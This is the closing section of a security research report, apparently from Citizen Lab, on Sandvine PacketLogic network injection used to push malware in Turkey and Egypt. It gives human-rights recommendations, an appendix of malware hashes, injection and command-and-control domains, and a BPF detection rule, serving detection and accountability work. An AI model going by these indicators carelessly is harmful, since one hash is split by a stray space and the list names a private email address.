Regardless of the specific business sector, all companies have a responsibility to prevent the misuse of their products and services in ways that undermine human rights. The UN Guiding Principles on Business and Human Rights note that businesses should "avoid causing or contributing to adverse human rights impacts" and "address such impacts when they occur." Moreover, the UN Guiding Principles clarify that companies should "seek to prevent or mitigate adverse human rights impacts that are directly linked to their operations, products or services by their business relationships, even if they have not contributed to those impacts." As described in this report, however, Sandvine appears to have provided such tools in Turkey and Egypt — two countries with documented poor human rights records — and may have serviced these tools on the ground as well. Additionally, prior reporting of internal company discussions at Procera Networks show clearly that concerns were raised inside the company about equipping the Turkish regime with technology that could be used for surveillance. The company is or should be aware of the potential for misuse of its product in Turkey. Despite the human rights concerns raised, Sandvine/Procera evidently chose to move ahead with provision of technology to Turkey.

The apparent use of Sandvine technology to engage in network injection in Egypt and Turkey is even more troubling in light of the "strong safeguards" that Sandvine asserts it maintains "regarding social responsibility, human rights, and privacy rights." Sandvine appears to have technical means in place to prevent misuse of its technology, noting in its February 16 letter that it "implements stringent software license controls that limit access to specific product capabilities outside of an intended use case." The malicious and dubious activities that appear to have been conducted through the use of PacketLogic devices as documented in this report suggest that Sandvine's safeguards have come up short — despite the Procera controversy over dealings in Turkey that was publicly reported in 2016, which put the company on notice of the potential human rights impact of sales and services in Turkey. We recommend that Sandvine engage in regular consultation with civil society regarding its human rights due diligence and business ethics program, and enhance transparency surrounding its sales review process and post-sale technical controls. We also recommend that Sandvine establish an operational-level grievance mechanism, in line with the UN Guiding Principles on Business and Human Rights, to address incidents of misuse of its products, and clearly communicate to the public how to report concerns,[13] the timeframe in which one can expect to receive a response, and remedial action taken.

We recommend that both dual-use technology developers and investors carefully consider their human rights policies and due diligence practices in light of the changing regulatory and social landscape and growing expectations surrounding corporate social

responsibility. Francisco Partners in particular appears to have targeted dual-use technology companies as a lucrative sector for investment, given the company's prior investment in companies such as Blue Coat and NSO Group. Proactive efforts within the firm to incorporate and promote human rights due diligence, as Francisco Partners touched on in its correspondence, could help address the risks of abuse present in this sector. We recommend that Francisco Partners publicly release its own corporate social responsibility policies and practices, as well as those that it promotes among its investment companies, and engage with civil society in a transparent manner regarding how those policies and practices could be improved. We also recommend that government entities, including the newly established Canadian Ombudsperson for Responsible Enterprise (which would have jurisdiction over Sandvine as a corporation based in Canada), consider the significant human rights implications of network tools capable of network injection in responding to the lack of oversight, transparency, and accountability in the surveillance market.

The findings of this report also illustrate the urgent need for ubiquitous adoption of HTTPS by website developers. Handling web traffic over unencrypted channels leaves users vulnerable to network injection techniques that may expose them to spyware, unwanted advertising, or other Internet scams. Particularly on sites offering software downloads (some of which may be billed as "secure"), companies and developers responsible for such platforms must ensure the proper use of encryption.Ultimately, the use of products that provide network injection features on public ISP networks, as identified in this report, represents a major global public safety risk. Network injection can be used to take advantage of access to a user's unencrypted web traffic to replace expected data with malicious or inappropriate code, often in a manner undetectable to the average user. Francisco Partners' recent acquisition of Sandvine is especially troubling in this regard, since the investment firm's portfolio also includes NSO Group, one of the world's leading providers of spyware whose products are associated with numerous cases of abuse. The prospect of such powerhouse surveillance technologies being sold to companies operating in autocratic regimes, or autocratic regimes themselves, and in jurisdictions wherein human rights are flagrantly abused, should be cause for concern.

Acknowledgements

Bill Marczak's work on this project was supported by the Center for Long Term Cybersecurity (CLTC) at UC Berkeley. This work was also supported by grants to the Citizen Lab from the Ford Foundation, the John T. and Catherine D. MacArthur Foundation, the Oak Foundation, the Open Society Foundations, and the Sigrid Rausing Trust. This work includes data from the Open Observatory of Network Interference (OONI), Censys, VirusTotal, and RiskIQ.

Editing and other assistance provided by Masashi Nishihata, Jeffrey Knockel, Christopher Parsons, Lex Gill, and Miles Kenyon. Research assistance provided by Elizabeth Gross and Gabrielle Lim.

Additional data can be found here

Appendix A: Turkey malware injection IOCs

Initial Campaign

Domains of injected redirects

download.downloading[.]shop
downloading.syriantelecom[.]co[14]
download.syriantelecommunications[.]co
redirection[.]bid

Phase 2 Campaign

Domains of injected redirects

downloading.internetdownloading[.]co
download.downloadering[.]co

Malware hashes

08d971f5f4707ae6ea56ed2f243c38b7
20755b98d7c094747b75b157413e3422
3632fb080545d3518d57320466f96cb3
40383bee9846ecbd78581402e3379051
449ba12127133ecd0440a558b083468c
461446151be0033a668782c2d7ba58cb
56bc314bc0d4a0a230a4de2bf978b5ae
a070fd2cce434a6f0b0d0fa6d3278d22
be6f2a03dfddbaf1166854730961d13c
d7ec065cc3f563928504f80692578d2f
f344da38958dbc730ddebc10660cd451
fa90508007b94a4dbfeb8b48d5443ec8

Malware C&C

updserv-east-cdn3[.]com

Phase 3 Campaign:

Domains of injected redirects

computing[.]downloaders[.]today
storage[.]computingdownloads[.]life
window[.]processingdownloads[.]today

Malware hashes

001316808aa7108b467e8ecc06139c2e
5c3f0dcf4aaa699b50154aa245923c86
7fd98d6bb1e9d6bcf2e1984e812c1e46
89180820b47bb11ccf0c8505371e98d1
8bb2ba6f1cfa3bd99146688cd1e76bb0
8c8eb5cfc5642a773c5f2b5f59148aa3
8fea3de31a58415c3fec2e6dd4095575
9b0de56f7f862db73e223f41099fc74c
be8a344487bcfea66de8e0f0f14d869e
df0045bd416889392248 0f7ccb29860a
e436e849d9496ef3f651c1904786c78f
e80d8a0c35133f7485d8e87ade903919
f36e67109ae368c9db109d0a41b5817c

Malware C&C

ms-cdn-88[.]com

Related IOCs discovered

cdn2-sys-upd[.]com
and-security-state[.]com

Phase 4 Campaign

Injection domains

solitude.file-download[.]today
system.documentations[.]live
epiphany.download-document[.]world[15]
epoch.wind-files[.]today
internet.document-management[.]today

Malware hashes

08b8b4787f3ce90c6c1483cc127b1cdc
205a5502ff0da4a471c4dad0e06c6c57
32bc51088953377d601c6b27ca7484a9
3729531c71163cddcded7e70c02a3004
43b39fd4ddc386092372da19f6278c25
4fe4094302c26e7ea2c58f5ca9f7f993
58239ea5747d3375278ce7c04db22c1b
6491df10c766be9c487fb9495d04df6e
6a442a610c047a7a306a12f423978bfb
6ce947913231bd968c86a2737bae7bba

7ad8ad340c084f8185e2bb18cbfde891
90373539c60529153d0d6b0cc857e845
a5ae6e0d74052d4f889f2538fdd7cb9b

Malware C&C

cdn-upd-ms6[.]com

Related IOCs discovered

bombinate.winload[.]info
epoch.uploaders[.]online
solitude.filedownloads[.]online
mevlut.oncu@yandex.com[16]

Phase 5 Campaign

Injection domains

document.downloadingsystem[.]com
epoch.englishdownloaders[.]today
internet.downloadingdocuments[.]com
system.filedownloaders[.]com

Malware C&C

upd-ms3-app-state[.]com

Related IOCs discovered

cdn6-upd-state-app.com

BPF rule to detect HTTP 307 redirect injection consistent with PacketLogic:

"port 80 and ip[4:2] = 13330 and tcp[((tcp[12:1] & 0xf0) >> 2)+8:4] = 0x20333037 and tcp[14:2] = 32120 and ip[6:2] = 0"

Footnotes

1. The text "SECURE DOWNLOAD" is displayed when a user hovers over the "DOWNLOAD NOW" link when attempting to download a file from Download.com.
2. Found via Google search; the brochure URL includes a Hubspot Hub ID (482141) that we see in the HTML source code of the https://sandvine.com/ site, thus we conclude this is an official brochure.

3. Found via Google search; the brochure URL includes a Hubspot Hub ID (482141) that we see in the HTML source code of the https://sandvine.com/ site, thus we conclude this is an official brochure.
4. Our Shodan search query was: 307 temporary redirect -date -server connection close -content-length -pragma -usercheck -content-type location.
5. The samples were structurally similar to the ones described here.
6. See "inject_data parameter requires v12.1 firmware or newer" on http://python.proceranetworks.com/4.0.0/ruleset.html.
7. For instance, Checkpoint's Secure Web Gateway appears to use the same HTTP header format as PacketLogic, but has numerous differences in the IP and TCP layers, including not using a fixed IPID value, and not injecting a final unsolicited ACK.
8. Though most people would instead probably visit **videolan.org**, which redirects users to HTTPS by default.
9. Also surprisingly, when we tested **ccleaner.com**, it directed Mac users to a download via HTTPS, but directed PC users to a download over HTTP.
10. While it is unlikely that a user would actually see an ad injected on port 7547, it appears that the DPI operator in Egypt did not restrict the network injection to a specific port. As a result, an HTTP request on *any* port would be injected.
11. After we began corresponding with Sandvine, and apparently in March 2018, Sandvine changed the content of this webpage. The original text as of February 15, 2018 is available at https://web.archive.org/web/20180215124449/https://www.sandvine.com/company/corporate-ethics.
12. Most recent data available as of March 7, 2018.
13. After we began corresponding with Sandvine, and apparently in March 2018, Sandvine changed the content of its "Ethics and Human Rights protection at Sandvine" webpage to add the following text: "[W]e encourage Sandvine employees and interested third parties to report any suspected breaches of a signed Sandvine certificate of compliance or breaches of Sandvine's End User License Agreement (EULA) with sufficient supporting evidence to Sandvine's BEC committee at BEC@sandvine.com for investigation. All reported concerns will be reviewed and appropriately actioned." It is unclear, however, what terms are contained in the applicable certificates of compliance or EULAs, which information would be required for the public to properly identify and report on such breaches; or what supporting evidence would be considered "sufficient." Additional transparency is necessary to make this mechanism effectively available to the public.
14. Also seen in the Phase 2 campaign.
15. Also seen in the Phase 5 campaign.
16. The (self-signed) TLS certificate served by 62.109.20.58 (pointed to by cdn-upd-ms6[.]com) was issued to "mevlut.oncu.example.com," and we found a similar-looking domain cdn6-scl-ms.com registered to mevlut.oncu@yandex.com according to the WHOIS record. That domain never pointed to an IP address, as far as we could tell.